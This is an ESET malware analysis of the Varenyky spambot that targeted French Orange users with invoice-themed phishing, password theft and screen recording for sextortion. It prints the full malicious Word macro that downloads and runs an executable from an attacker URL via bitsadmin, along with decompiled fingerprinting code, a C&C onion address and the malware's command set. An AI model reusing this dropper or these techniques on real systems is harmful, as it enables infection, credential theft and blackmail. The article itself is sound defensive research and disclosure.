Varenyky: Spambot à la Française

welivesecurity.com/2019/08/08/varenyky-spambot-campaigns-france/

August 8, 2019

ESET researchers document malware-distributing spam campaigns targeting people in France

ESET Research
8 Aug 2019 - 11:30AM

ESET researchers document malware-distributing spam campaigns targeting people in France

Introduction

In May 2019, ESET researchers observed a spike in ESET telemetry data regarding malware targeting France. After further investigations, we identified malware that distributes various types of spam. One of them is leading to a survey that redirects to a dodgy smartphone promotion while the other is a sextortion campaign. The spam targets the users of Orange S.A., a French ISP. We notified them before the release of this publication.

We believe the spambot is under heavy development and it has changed a lot since the first time we saw it. A mention about this threat was posted on Twitter by AnyRun; however, to the best of our knowledge no one has published a detailed analysis of it. We named this new malware Varenyky, and on July 22nd, ESET researchers saw it launch its first sextortion scam campaign.


This spambot is interesting because it can steal passwords, spy on its victims' screen using FFmpeg when they watch pornographic content online, and communication to the C&C server is done through Tor, while spam is sent as regular internet traffic. This article describes the functionality of the malware.

Distribution and targets

Distribution

Varenyky was seen for the first time early in May 2019. At this time, we unfortunately cannot tell how it was distributed, but the more recent email phishing distribution and context suggest that the operator has been using this technique since the beginning.

One month later, in June 2019, we saw the first malicious document that initiates the infection of the victim's computer, attached to an email message (Figure 1).




[redacted]

```
Madame, Monsieur,

Le paiement de la commande #656472 d'un montant de 491,27€ TTC vient d'être validé.

Votre facture est désormais disponible ci-joint à cet email.

Cordialement,
L'équipe SARL VALLET
```

Figure 1. Screenshot of email distributing Varenyky downloader

That email states that a bill of €491.27 is available and attached. The Microsoft Word document filename contains the word “facture” which is a French word for “bill”. Also, when the victim opens the document, it states that the document is protected by Microsoft Word and “requires human verification”.



Document Protégé

Ce document est protégé par Microsoft Word et nécessite une verification humaine.

Veuillez suivre les étapes suivantes.

1. Naviguez vers le message **“Mode protégé”** et cliquez sur **“Activer la modification”**.

MODE PROTÉGÉ Attention aux fichiers provenant d’un emplacement Internet, car ils peuvent contenir des virus. Il est recommandé de garder le mode protégé sauf si vous devez effectuer des modifications.

2. Une fois cette étape faite cliquez ensuite sur **“Activer le contenu”** dans la même zone pour lire ce document confidentiel, si vous ne voyez pas ce message cliquez sur **"Activer les macros"**.

AVERTISSEMENT DE SÉCURITÉ Les macros ont été désactivées.


Figure 2. Malicious document

The content of the document (Figure 2) explains how to enable the “human verification”, which, in fact, is how to enable macros. For security purposes, Word macros are not enabled by default and need user interaction to execute.

Overall, the email text content, the document’s filename and the “protected” content of the document emphasize to the recipients that they are dealing with a real bill and that they should open it. The quality of the French is very good; overall, the document is convincing.

Targets


Varenyky targets the French. The macro (Figure 3) contained in the Word document has two purposes: the first is to filter out non-French victims based on their computers' locale and the second is to download and execute the malware.



```
Private Sub Document_Open()
   Dim lang_code  As Long
   Dim test_debug As Long
   Dim output_exe As String
   Dim URL As String
   Dim cmd As String

   test_debug = True
   lang_code = Application.LanguageSettings.LanguageID(msoLanguageIDUI)
   output_exe = "putTest3.exe"
   URL = "http://proapp.icu/ph.exe"
   cmd = "cmd.exe /C " & "bitsadmin /transfer " & output_exe & " /download /priority high " & URL & " %temp%/" &
      output_exe & " & cd %temp% & start " & output_exe

   If lang_code = 1036 Or test_debug Then
      Call Shell(cmd, vbHide)
   Else
      MsgBox "Error " & lang_code, vbOKOnly, "Error"
   End If
End Sub
```

Figure 3. Word macro

The macro uses the function Application.LanguageSettings.LanguageID() to get the language ID of the victim's computer. This ID contains the country and the language set by the user. The script checks if the value returned is 1036 in decimal (or 0x40C in hexadecimal) and according to the Microsoft documentation this value corresponds to France and the French language (Figure 4).




0x040B	fi-FI
0x040C	fr-FR
0x040D	he-IL

Figure 4. Language ID table

This is a good trick to fool automatic sample analyzers and to avoid drawing attention because of the limited number of computer configurations on which this malware will be installed.

It's worth noting that by using this specific locale identifier, it excludes French-speaking countries other than France such as Belgium and Canada, which have their own identifiers.


There is also an additional language check in the downloaded executable regarding the keyboard layout. This check is done at the very beginning of the executable that is downloaded and run by the macro (Figure 5).



```
lang_id = (unsigned __int8)GetKeyboardLayout(0);
if ( lang_id == LANG_ENGLISH || lang_id == LANG_RUSSIAN )
{
  MessageBoxA(
    0,
    " Not available in your country/region! \n"
    " Press OK to terminate this program. \n"
    " No changes to your computer have been made.",
    "NOTICE",
    0);
}
```

Figure 5. Hex-Rays output of keyboard layout check

Once again, a verification is done to filter out people with a keyboard layout in English or Russian. If it matches, it displays the following message box (Figure 6) and exits.



NOTICE

Not available in your country/region!
Press OK to terminate this program.
No changes to your computer have been made.


Figure 6. Message box for English and Russian keyboard layouts

Let's describe the malware's functionality once it's running on a system it targets.

Technical analysis & functionality

Older variants of Varenyky used the UPX packer, but recent samples use a custom packer. The custom unpacker will first XOR its payload with a 32 character-long alphanumeric string and then decompress it using the LZNT1 algorithm, which is a variant of LZ77. The unpacked malware is never written to disk.

If the malware has not yet been installed, it will create a directory in %APPDATA% with a specific name. It's an upper-case hash made of the machine's GUID, user name, computer name and CPU name: see Figure 7. It creates a mutex named with this same hash to avoid two instances running at the same time.



```
GetNativeSystemInfo(&SystemInfo);
if ( SystemInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64 )
  v0 = 0x1FFFF;
RegGetValueA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid", v0, 0, &pvData, &pcbData);
Buffer = 0;
memset(&v19, 0, 259u);
pcbData = 260;
GetUserNameA(&Buffer, &pcbData);
v20 = 0;
memset(&v21, 0, 259u);
pcbData = 260;
GetComputerNameA(&v20, &pcbData);
v22 = 0;
memset(&v23, 0, 259u);
pcbData = 260;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0",
  "ProcessorNameString",
  v0,
  0,
  &v22,
  &pcbData);
```

Figure 7. Functions that gather information used to compute the hash

The malicious payload will then extract multiple libraries and the Tor executable, which are embedded inside of itself, to the directory it just created. These libraries include zlib and dependencies for programs compiled with MinGW. The malware's executable is finally copied to this directory and the original is deleted from the temporary directory where it was downloaded via the macro.

It also makes itself persistent by adding an entry to HKLM\Software\Microsoft\Windows\CurrentVersion\Run in the Windows Registry. The mutex is released and the malware restarts itself from its directory in %AppData%.

On the second run, the malware notices that it is already installed. It will execute Tor and fetch its external IP address using AWS' checkip.amazonaws.com service.

It will start two threads: one that's in charge of sending spam and another one that can execute commands coming from its C&C server. This is where versions of the malware differ. Some variants have more threads that are sending spam at the same time and some have different functionalities when it comes to the commands that the C&C server can have it execute. All communication to the C&C is done through Tor at jg4rli4xoagvvmw47fr2bnnfu7t2epj6owrgyoee7daoh4gxvbt3bhyd.onion using the HTTP protocol.

Early versions of the malware could receive a command to download a file and execute it. The malware was able to handle executable files, batch files and PowerShell scripts. Support for the last was later removed. The malware could also be instructed to update itself with an executable that had to be downloaded from a specific URL. There is another command that will uninstall the malware from the computer, although it doesn't remove the change that it made to the registry.

A new command was later added, allowing the malware to deploy NirSoft's WebBrowserPassView and Mail PassView tools. These are password recovery tools for web browser and email client passwords. They are routinely abused by malware and thus detected by ESET as potentially unsafe applications. Both are LZNT1-compressed executable files embedded inside the malware. They are extracted, injected into another executable and run once to steal the victim's passwords, which are then exfiltrated to the C&C server.


The most recently added command will create a hidden desktop on the victim's computer. The malware can be directed to start various applications that have a graphical interface, such as web browsers and the Windows Run dialog on this invisible desktop. It has the ability to accomplish various tasks, such as navigating menus, reading text, taking screenshots, clicking on the screen, and also minimizing, restoring and maximizing windows.

The C&C commands are summarized in Table 1.

Table 1. List of commands that can be sent by the C&C server

Command name	Description
DL_EXEC	Downloads a file (.exe or .bat) that the malware will execute
UPDATE	Downloads an executable to replace the malware's executable
UNINSTALL	Removes the malware from the computer's disk
NIRSOFT	Extracts NirSoft's WebBrowserPassView and Mail PassView, runs them once and sends the results to the C&C server
HIDDEN_DESK	Creates a hidden desktop to accomplish various tasks

A feature that made an appearance and was modified in subsequent versions finally to be removed was a function that made the malware scan the title of the open windows on the computer. If the malware found a porn-related word in French or the word "bitcoin" in the title of a window, it sent the window's title to its C&C server.



```
"sexe" "porn" "porno" "xxx" "jeune" "chatte"  "sperm" "sperme" "pornhub" "xhamster" "poilu" "sexy" "xnxx"
"youporn" "brazzer" "brazzers" "lesbo" "lesbien" "gouine" "truie" "pute" "salope" "chienne" "cochonne"
"coquine" "anal" "facial" "hardcore" "tukif" "cumshot" "branlette" "pipe" "suce" "beurette"  "kahba"
"sodo" "fellation" "missionnaire" "levrette" "encul" "cougar" "milf" "mature" "branle" "bite" "penis"
"teub" "hitler" "bitcoin" "culotte" "bais" "sein" "shemale" "chaturbate" "webcams" "escort" "libertin"
```


Figure 8. Words that the malware looked for

This feature was later changed so that when encountering the word “sexe”, the malware would record the computer’s screen using an FFmpeg executable that it previously would have downloaded through the Tor network. The video was uploaded to the C&C server after it was recorded.

These videos could have been used for convincing sexual blackmail; a practice called sextortion. It’s unknown if these videos were recorded out of curiosity by the author(s) of the spambot or with an intention to monetize them through sextortion. Different versions of this malware used different strings to identify itself to the C&C server. One of them was “Bataysk”, which is a Russian city known to have a “monument that shows a man’s hand gripping a nubile female breast”. Another sample identified with “PH”, which probably stands for the initials of a popular pornography website. And another version identified with the string “Gamiani_MON”; Gamiani is a French erotic novel and “MON” probably means “monitoring”.

C&C server home page

Over time, many changes were made to what appears to be the C&C server’s login panel. At first (Figure 9), it displayed the VADE RETRO SATANA verse in Latin and a red-eyed statue of Marianne, a national personification of the French Republic. On the upper-right, the sign in German reads “Stop – State border – No entry”. The word “войти” on the button below the keypad means “login” in Russian and Ukrainian.



jg4rli4xoagvvmw47fr2bnnfu7t2epj6owrgyoee7daoh4gxvbt3bhyd.onion

CRUX SACRA SIT MIHI LUX / NON DRACO SIT MIHI DUX
VADE RETRO SATANA / NUMQUAM SUADE MIHI VANA
SUNT MALA QUAE LIBAS / IPSE VENENA BIBAS

Figure 9. First version of the login panel

It was later updated to play the song “F*ck them all” by Mylène Farmer when viewing the web page (Figure 10).


